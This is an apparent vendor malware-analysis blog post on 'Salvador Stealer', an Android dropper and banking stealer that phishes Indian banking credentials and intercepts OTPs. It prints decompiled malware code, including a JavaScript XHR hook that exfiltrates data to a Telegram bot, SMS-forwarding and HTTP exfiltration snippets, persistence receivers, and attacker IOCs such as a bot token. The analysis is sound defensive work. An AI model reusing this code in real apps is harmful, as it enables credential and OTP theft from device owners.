Salvador Stealer: New Android Malware That Phishes Banking Details & OTPs

any.run/cybersecurity-blog/salvador-stealer-malware-analysis/

April 1, 2025

In this report, we examine an Android malware sample recently collected and analyzed by our team. This malware masquerades as a banking application and is built to steal sensitive user information. During the analysis, we came across internal references to **“Salvador,”** so we decided to name it Salvador Stealer.

Real-time visibility into mobile malware behavior is crucial for security teams, SOC analysts, and mobile app providers. This analysis demonstrates how advanced threats can bypass user trust and steal sensitive data, highlighting the need for dynamic malware analysis solutions.

Salvador Stealer Overview

The collected malware sample is a dropper that delivers a banking stealer masquerading as a legitimate banking app. Its primary goal is to collect sensitive user information, including:

- Registered mobile number
- Aadhaar number
- PAN card details
- Date of birth
- Net banking user ID and password

It embeds a phishing website inside the Android application to trick users into entering their credentials. Once submitted, the stolen data is immediately sent to both the phishing site and a C2 server controlled via Telegram.

In this technical breakdown, we’ll walk you through how this malware operates, how it maintains persistence, and how it exfiltrates sensitive data in real time.

Key Takeaways

- **Multi-Stage Attack Chain:** Salvador Stealer uses a two-stage infection process — a dropper APK that installs and launches the actual banking stealer payload.
- **Phishing-Based Credential Theft:** The malware embeds a phishing website within the Android app to collect sensitive personal and banking information, including Aadhaar number, PAN card, and net banking credentials.
- **Real-Time Data Exfiltration:** Stolen credentials are immediately sent to both a phishing server and a Command and Control (C2) server via Telegram Bot API.
- **SMS Interception & OTP Theft:** Salvador Stealer abuses SMS permissions to capture incoming OTPs and banking verification codes, helping attackers bypass two-factor authentication.
- **Multiple Exfiltration Channels:** The malware forwards stolen SMS data via dynamic SMS forwarding and HTTP POST requests, ensuring data reaches the attacker even if one channel fails.
- **Persistence Mechanisms:** Salvador Stealer automatically restarts itself if stopped and survives device reboots by registering system-level broadcast receivers.
- **Exposed Infrastructure:** During analysis, we found the phishing infrastructure and admin panel publicly accessible, exposing an attacker’s WhatsApp contact, suggesting a possible link to India.

Malware Behavior Analysis

To uncover the full behavior of Salvador Stealer and observe its actions in real time, we executed the sample inside ANY.RUN’s new Android sandbox.

View the full analysis session

Analysis of the Salvador malware inside ANY.RUN Sandbox's interactive Android VM

This interactive environment allowed us to quickly analyze the malware's behavior, visualize its activity, and identify key indicators, all while saving significant analysis time.

Don't risk your company's systems,
open suspicious files and URLs inside ANY.RUN Sandbox

Sign up with business email

Malware Structure

The malware consists of two key components:

- **Dropper APK** – Installs and triggers the second-stage payload.
- **Base.apk (Payload)** – The actual banking credential stealer responsible for data theft.


Dropper APK Behavior

The dropper APK is designed to silently install and execute the malicious payload. To enable this, it declares specific permissions and intent filters in its AndroidManifest.xml, including:

AndroidManifest.xml

```
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>

And

<intent-filter>

  <action android:name="com.example.android.apis.content.SESSION_API_PACKAGE_INSTALLED" android:exported="true"/>

</intent-filter>
```

This behavior was clearly observed in our sandbox environment, where the malware launched a new activity immediately after execution.



The dropper APK designed to install and launch a secondary payload (base.apk) as a new activity

If we open the initial dropper APK using WinRAR, we can see base.apk, which serves as the actual malicious payload. The dropper APK is responsible for dropping and launching this payload without the victim's knowledge.

Base.apk displayed inside the initial dropper APK using WinRAR

Once executed, base.apk exhibits several key behaviors:

- It establishes a connection to **Telegram**, which the attackers use as a Command and Control (C2) server to receive stolen data and manage the infection.
- It triggers the signature **“Starts itself from another location,”** confirming that it was dropped and launched by the initial dropper APK rather than being installed directly.



Process communicating with Telegram revealed inside ANY.RUN Android sandbox

Phishing Interface & Data Theft


The Salvador Stealer tricks users into entering their banking credentials through a fake banking interface phishing page embedded in the app.

Once the user submits their credentials, the data is immediately sent to both the C2 server and a Telegram bot.

Step 1: Collecting Personal Information

On the first page, the app prompts the user to enter:

- Registered mobile number
- Aadhaar number
- PAN card details
- Date of birth


The interface of the fake banking app displayed inside ANY.RUN Android sandbox

Once this information is submitted, it is immediately sent to:

- A phishing website controlled by the attacker

Stolen data sent to phishing site

A Telegram bot used as part of the malware’s C2 infrastructure

Stolen data sent to Telegram C2 server

Step 2: Stealing Banking Credentials

On the next stage, the app asks the user to provide:

- Net banking user ID
- Password

Banking credentials provided to cyber attackers

This data is also exfiltrated to both the phishing server and the Telegram bot. We can see this easily inside ANY.RUN Android sandbox:

Stolen data sent to phishing site

These credential theft attempts were clearly captured in the HTTP request logs during sandbox analysis.


Stolen data sent to Telegram C2 server

By enabling HTTPS MITM Proxy mode in [ANY.RUN's Android sandbox](), we were able to intercept and verify the exfiltration of user data in real time.

Credential theft attempts captured in the HTTP request logs

Technical Analysis

The **base.apk** file embedded in the dropper APK contains the core malicious functionality of Salvador Stealer. Here's a detailed look at its structure


Base.apk file structure

Encrypted Strings & Obfuscation

We’ll begin by opening one of the Java files to analyze its contents. Let’s start with Earnestine.java.

```
public class Earnestine extends BroadcastReceiver {

    private static final Map<String, StringBuilder> sdghedy = new ConcurrentHashMap();



    @Override // android.content.BroadcastReceiver

    public void onReceive(Context context, Intent intent) {

        Object[] pdus;

        if
(intent.getAction().equals(NPStringFog.decode("0F1E09130108034B021C1F1B080A04154B260B1C0811060E091C5C3D3D3E3E3C2424203B383529")) &&
(pdus = (Object[]) intent.getExtras().get(NPStringFog.decode("1E141812"))) != null) {

            for (Object pdu : pdus) {

...
```

We can see that the strings are encrypted using a custom method. The decryption is performed using NPStringFog.decode(…), defined in the NPStringFog.java class.

Let’s examine that next to understand what type of encryption is used.

Opening NPStringFog.java, we can confirm that it implements XOR decryption using a static key: “npmanager”.

```
package obfuse;

import java.io.ByteArrayOutputStream;

public class NPStringFog {
    public static String KEY = "npmanager";  // XOR key
    private static final String hexString = "0123456789ABCDEF";  // Hexadecimal string for conversion

    public static String decode(String str) {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(str.length() / 2);

        // Convert hex string to byte array
        for (int i = 0; i < str.length(); i += 2) {
            baos.write((hexString.indexOf(str.charAt(i)) << 4) | hexString.indexOf(str.charAt(i + 1)));
        }

        byte[] b = baos.toByteArray();
        int len = b.length;
        int keyLen = KEY.length();

        // XOR decryption
        for (int i2 = 0; i2 < len; i2++) {
            b[i2] = (byte) (b[i2] ^ KEY.charAt(i2 % keyLen));  // XOR byte with key
        }

        return new String(b);
    }
}
```

This confirms that the encryption is XOR-based. Using CyberChef, we can manually decode strings like the one found in Earnestine:

Decoding strings with the help of CyberChef

Cyberchef rule:

```
https%3A%2F%2Fgchq.github.io%2FCyberChef%2F%23recipe%3DFrom_Hex%28%27Auto%27%29XOR%28%257B%27option%27%3A%27Latin1%27%2C%27string%2
7%3A%27npmanager%27%257D%2C%27Standard%27%2Cfalse%29%26input%3DMEYxRTA5MTMwMTA4MDM0QjAyMUMxRjFCMDgwQTA0MTU0QjI2MEIxQzA4MTEwNjBFMDkx
QzVDM0QzRDNFM0UzQzI0MjQyMDNCMzgzNTI5
```

To analyze the rest of the APK effectively, we'll need to decode all encrypted strings automatically. Here's a Python script that recursively scans all .java files, decrypts any encrypted strings using the same XOR method, and writes the result to a _decoded.java file.

```
import re
import os

def decode_npstringfog(encoded: str, key: str = "npmanager") -> str:
    b = bytearray()
    for i in range(0, len(encoded), 2):
        b.append(int(encoded[i:i+2], 16))
    key_bytes = key.encode()
    return bytearray((b[i] ^ key_bytes[i % len(key_bytes)]) for i in range(len(b))).decode(errors="replace")

def decode_and_save(filepath: str):
    with open(filepath, "r", encoding="utf-8") as f:
        content = f.read()

    # Find all NPStringFog.decode("...")
    pattern = re.compile(r'NPStringFog\.decode\("([0-9A-F]+)"\)')
    if not pattern.search(content):
        return

    decoded_content = pattern.sub(lambda m: f'"{decode_npstringfog(m.group(1))}"', content)

    outpath = filepath.replace(".java", "_decoded.java")
    with open(outpath, "w", encoding="utf-8") as f:
        f.write(decoded_content)
    print(f"[+] Decoded file written: {outpath}")

def walk_and_decode(base_dir: str = "."):
    for root, _, files in os.walk(base_dir):
        for file in files:
            if file.endswith(".java"):
                full_path = os.path.join(root, file)
                decode_and_save(full_path)

walk_and_decode()
```

WebView-Based Phishing Page

Now that we've decoded the files, we can begin our deeper analysis of base.apk.

Let's start with Helene.java, which acts as the main activity of the application. It loads a webpage and handles runtime permissions.

Upon launch, it checks for the necessary Android permissions and ensures there is an active internet connection.

```
@Override

public void onCreate(Bundle savedInstanceState) {

    super.onCreate(savedInstanceState);

    setContentView(R.layout.activity_ffff);

    changeStatusBarColor("#4CAF50");

    ...

    if (checkPermissions(this)) {

        WebView webView = (WebView) findViewById(R.id.randomWebView);

        setupWebView(this, webView);

        initiateForegroundServiceIfRequired();

    } else {

        requestAppPermissions();

    }

}
```

This method sets up the UI, verifies permissions, and initializes a WebView. The setupWebView() method enables JavaScript and DOM storage, then loads the phishing page:

```
public void setupWebView(Context context, final WebView webView) {

    WebSettings settings = webView.getSettings();

    settings.setJavaScriptEnabled(true);

    settings.setDomStorageEnabled(true);

    ...

    webView.loadUrl("https://t15.muletipushpa.cloud/page/");

}
```

Once the page finishes loading, a malicious JavaScript payload is injected:

```
String jsCode = "eval(decodeURIComponent('%28%66%75%6e%63%74%69.....'));";
```

After decoding, the JavaScript reveals that it hooks into XMLHttpRequest.prototype.send, which is commonly used by web apps to send data (e.g., login credentials or session info).

```
(function() {

    const originalSend = XMLHttpRequest.prototype.send;

    XMLHttpRequest.prototype.send = function(data) {

        try {

            const botToken = "7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE";

            const chatId = "-1002480016557";

            const telegramUrl = `https://api.telegram.org/bot${botToken}/sendMessage`;

            const telegramMessage = {

                chat_id: chatId,

                text: `Intercepted Data Sent:\n${data}`

            };

            fetch(telegramUrl, {

                method: 'POST',

                headers: {

                    'Content-Type': 'application/json'

                },

                body: JSON.stringify(telegramMessage)

            });

        } catch (e) {

            console.error("Error sending to Telegram:", e);

        }

        return originalSend.apply(this, arguments);

    };

})();
```

It intercepts all AJAX/XHR requests made from the loaded phishing page. These intercepted payloads are sent to a hardcoded Telegram chat via the Bot API.

Learn to analyze cyber threats

See a detailed guide to using ANY.RUN's Interactive Sandbox for malware and phishing analysis

Read full guide

SMS Interception & OTP Theft

After loading the phishing WebView it requests several Android permissions, including:

- RECEIVE_SMS
- SEND_SMS
- READ_SMS
- INTERNET

These permissions are essential for the malware's goals—intercepting one-time passwords (OTPs) and forwarding them.

Once the permissions are granted, the initiateForegroundServiceIfRequired() method is called, launching the Fitzgerald service.
This foreground service creates a fake notification ("Customer support") and more importantly, it immediately registers a broadcast receiver to intercept incoming SMS:

```
this.smsReceiver = new Earnestine();

registerReceiver(this.smsReceiver, new IntentFilter("android.provider.Telephony.SMS_RECEIVED"));
```

This is the real starting point of the OTP interception process. Every incoming message is captured and parsed by Earnestine. From the PDU, the malware extracts the message body, sender's number, and timestamp:

```
SmsMessage sms = SmsMessage.createFromPdu((byte[]) pdu, "3gpp");

String messageBody = sms.getMessageBody();

String senderId = sms.getOriginatingAddress();

long timestamp = sms.getTimestampMillis();
```

Data Exfiltration Methods

The message is then stored using a map that groups multipart SMS messages together. Once it decides the message is complete and ready for exfiltration, the malware uses two separate mechanisms to forward it to the attacker:

1. **Dynamic SMS forwarding:**

Inside a function named Bradford(), the malware contacts a remote server to retrieve a forwarding number.

```
String urlString = "https://t15.muletipushpa.cloud/json/number.php";

...

String phoneNumber = jsonObject.optString("number", "");

Earnestine.this.sendSMS(messageBody, phoneNumber);
```

This number is set by the attacker and can be changed at any time. If the server responds with enabled: true, the message is forwarded to that number using the standard SmsManager.

```
smsManager.sendTextMessage(phoneNumber, null, messageBody, null, null);
```

If the number is not available or the response is malformed, the malware will fall back to a previously saved one stored in SharedPreferences. It uses the key “Salvador” as the name of the preference file, and “forwardingNumber” as the key to retrieve the last known destination.

This use of “Salvador” as a unique identifier for internal storage is what led us to name this malware Salvador Stealer:

```
SharedPreferences sharedPreferences = context.getSharedPreferences("Salvador", 0);

String savedPhoneNumber = sharedPreferences.getString("forwardingNumber", "");
```

This suggests the malware is designed to persist attacker-supplied configuration data between sessions, allowing it to continue exfiltrating OTPs even when the server is unreachable or temporarily offline.

2. **HTTP-Based Fallback**

Through another method called Randall(), the malware constructs a JSON payload containing the sender ID, message content, and timestamp:

```
jsonData.put("sender_id", senderId);

jsonData.put("message", messageBody);

jsonData.put("timestamp", timestamp);
```

This data is then sent in a POST request to another hardcoded endpoint:

```
String apiUrl = "https://t15.muletipushpa.cloud/post.php";
```

By using both SMS and HTTP as parallel delivery channels, the malware increases its chances of reliably delivering OTPs or any sensitive codes it intercepts, ensuring the attacker receives them regardless of connectivity issues or SMS blocking.

Persistence Mechanism

Even if the user or system tries to terminate the app’s background service, the malware is programmed to automatically restart it. When the Fitzgerald service is killed or swiped away, it immediately schedules a recovery task using Android’s WorkManager:

```
WorkRequest serviceRestartWork = new OneTimeWorkRequest.Builder(Mauricio.class)

    .setInitialDelay(1L, TimeUnit.SECONDS)

    .build();

WorkManager.getInstance(getApplicationContext()).enqueue(serviceRestartWork);
```

The scheduled worker points to the Mauricio class. Inside, it simply relaunches Fitzgerald:

```
Intent Pasquale = new Intent(getApplicationContext(), Fitzgerald.class);

getApplicationContext().startForegroundService(Pasquale);
```

This way, even if the user tries to shut the app down from the task manager or system settings, the malware silently revives itself within seconds.

If the device itself is rebooted, the malware still survives. A separate class named Ellsworth is responsible for this behavior. It listens for the system-wide BOOT_COMPLETED broadcast and triggers the Fitzgerald service again:

```
public class Ellsworth extends BroadcastReceiver {

    @Override

    public void onReceive(Context context, Intent intent) {

        if (intent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {

            Intent serviceIntent = new Intent(context, (Class<?>) Fitzgerald.class);

            context.startService(serviceIntent);

        }

    }

}
```

This guarantees that the malware regains control after reboot and resumes intercepting SMS messages immediately.

Interesting Findings

During our analysis, we identified that the fake banking interface used by Salvador Stealer is actually a phishing websiteembedded inside the Android application.

The phishing page can be accessed directly at:
👉 hxxxs://t15[.]muletipushpa[.]cloud/page/start[.]php

Phishing page that encourages victims to share their personal data

We also detected another phishing page hosted on a different subdomain, following a pattern with incremental digits—from t01.* up to t15.*

At the time of writing, the attacker has also left the admin panel accessible to anyone.

The admin login page is publicly available at:
👉 hxxxs://t15[.]muletipushpa[.]cloud/admin/login[.]php

Admin login page available to everyone

Brute-forcing the admin login panel reveals a message prompting the user to contact a WhatsApp number, likely belonging to the developer of this phishing malware.

```
hxxxs://api[.]whatsapp[.]com/send/?phone=916306285085&text&type=phone_number&app_absent=0
```

Exposed phone number: +916306285085
This suggests that the attacker is either based in India or using an Indian phone number as a disguise.

Salvador Threat Impact

The Salvador Stealer campaign poses a serious risk to both individuals and organizations:

- **For end users:** Victims risk financial fraud, identity theft, and unauthorized access to their banking accounts.
- **For financial institutions:** This malware undermines customer trust, increases fraud cases, and may lead to reputational damage.
- **For security teams:** Salvador Stealer's layered infection chain, real-time data exfiltration, and SMS interception tactics make detection difficult without advanced analysis tools.

For mobile ecosystem: The use of legitimate-looking banking apps and embedded phishing pages highlights the growing trend of sophisticated Android-based social engineering attacks.

Conclusion

The analysis of Salvador Stealer reveals how modern Android malware combines phishing, credential theft, and advanced persistence techniques to compromise sensitive financial data. Threats like this highlight the increasing complexity of mobile malware and the growing challenge of detecting and stopping them before damage is done.

By analyzing Salvador Stealer in real time using ANY.RUN's Android sandbox, we were able to fully map its behavior, uncover its infrastructure, and extract key indicators in just minutes—something that would otherwise require hours of manual static analysis.

Here's how analysis like this can bring value:

Faster threat detection: Quickly identify malicious behaviors and communication patterns.

Complete visibility: Observe real-time actions of mobile malware, including data exfiltration and persistence tactics.

Reduced investigation time: Automate and accelerate the technical analysis process.

Improved response: Provide clear, actionable Indicators of Compromise (IOCs) for threat hunting and incident response.

Enhanced threat intelligence: Expose attacker infrastructure and techniques that may be used in future campaigns.

Effective defense starts with better visibility. Tools like ANY.RUN's sandbox make real-time threat analysis actionable and accessible to everyone.

Try ANY.RUN's Android Sandbox now

Indicators of Compromise (IOC)

🔗 Phishing URL:

- t01[.]muletipushpa[.]cloud
- t02[.]muletipushpa[.]cloud
- t03[.]muletipushpa[.]cloud
- t04[.]muletipushpa[.]cloud
- t05[.]muletipushpa[.]cloud
- t06[.]muletipushpa[.]cloud
- t08[.]muletipushpa[.]cloud
- t10[.]muletipushpa[.]cloud
- t11[.]muletipushpa[.]cloud
- t12[.]muletipushpa[.]cloud
- t13[.]muletipushpa[.]cloud
- t14[.]muletipushpa[.]cloud
- t15[.]muletipushpa[.]cloud
- ta01[.]muletipushpa[.]cloud

📡 C2 Server (Telegram Bot):

hxxs://api[.]telegram[.]org/bot7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE

🔍 File Hashes:

INDUSLND_BANK_E_KYC.apk

SHA256: 21504D3F2F3C8D8D231575CA25B4E7E0871AD36CA6BBB825BF7F12BFC3B00F5A

Base.apk
SHA256:
7950CC61688A5BDDBCE3CB8E7CD6BEC47EEE9E38DA3210098F5A5C20B39FB6D8

Threat actor's phone number:

+916306285085

About ANY.RUN

ANY.RUN helps more than 500,000 cybersecurity professionals worldwide. Our interactive sandbox simplifies malware analysis of threats that target both Windows and Linux systems. Our threat intelligence products, TI Lookup, YARA Search, and Feeds, help you find IOCs or files to learn more about the threats and respond to incidents faster.

Adhikara

Adhikara

Threat Hunter at ANY.RUN | + posts

Threat hunter at ANY.RUN. Former red teamer. I chase threats. I prefer to stay below periscope depth. fnord.

Adhikara

Threat Hunter at ANY.RUN

Threat hunter at ANY.RUN. Former red teamer. I chase threats. I prefer to stay below periscope depth. fnord.

View all posts

What do you think about this post?

13 answers

- Awful
- Average
- Great

No votes so far! Be the first to rate this post.

0 comments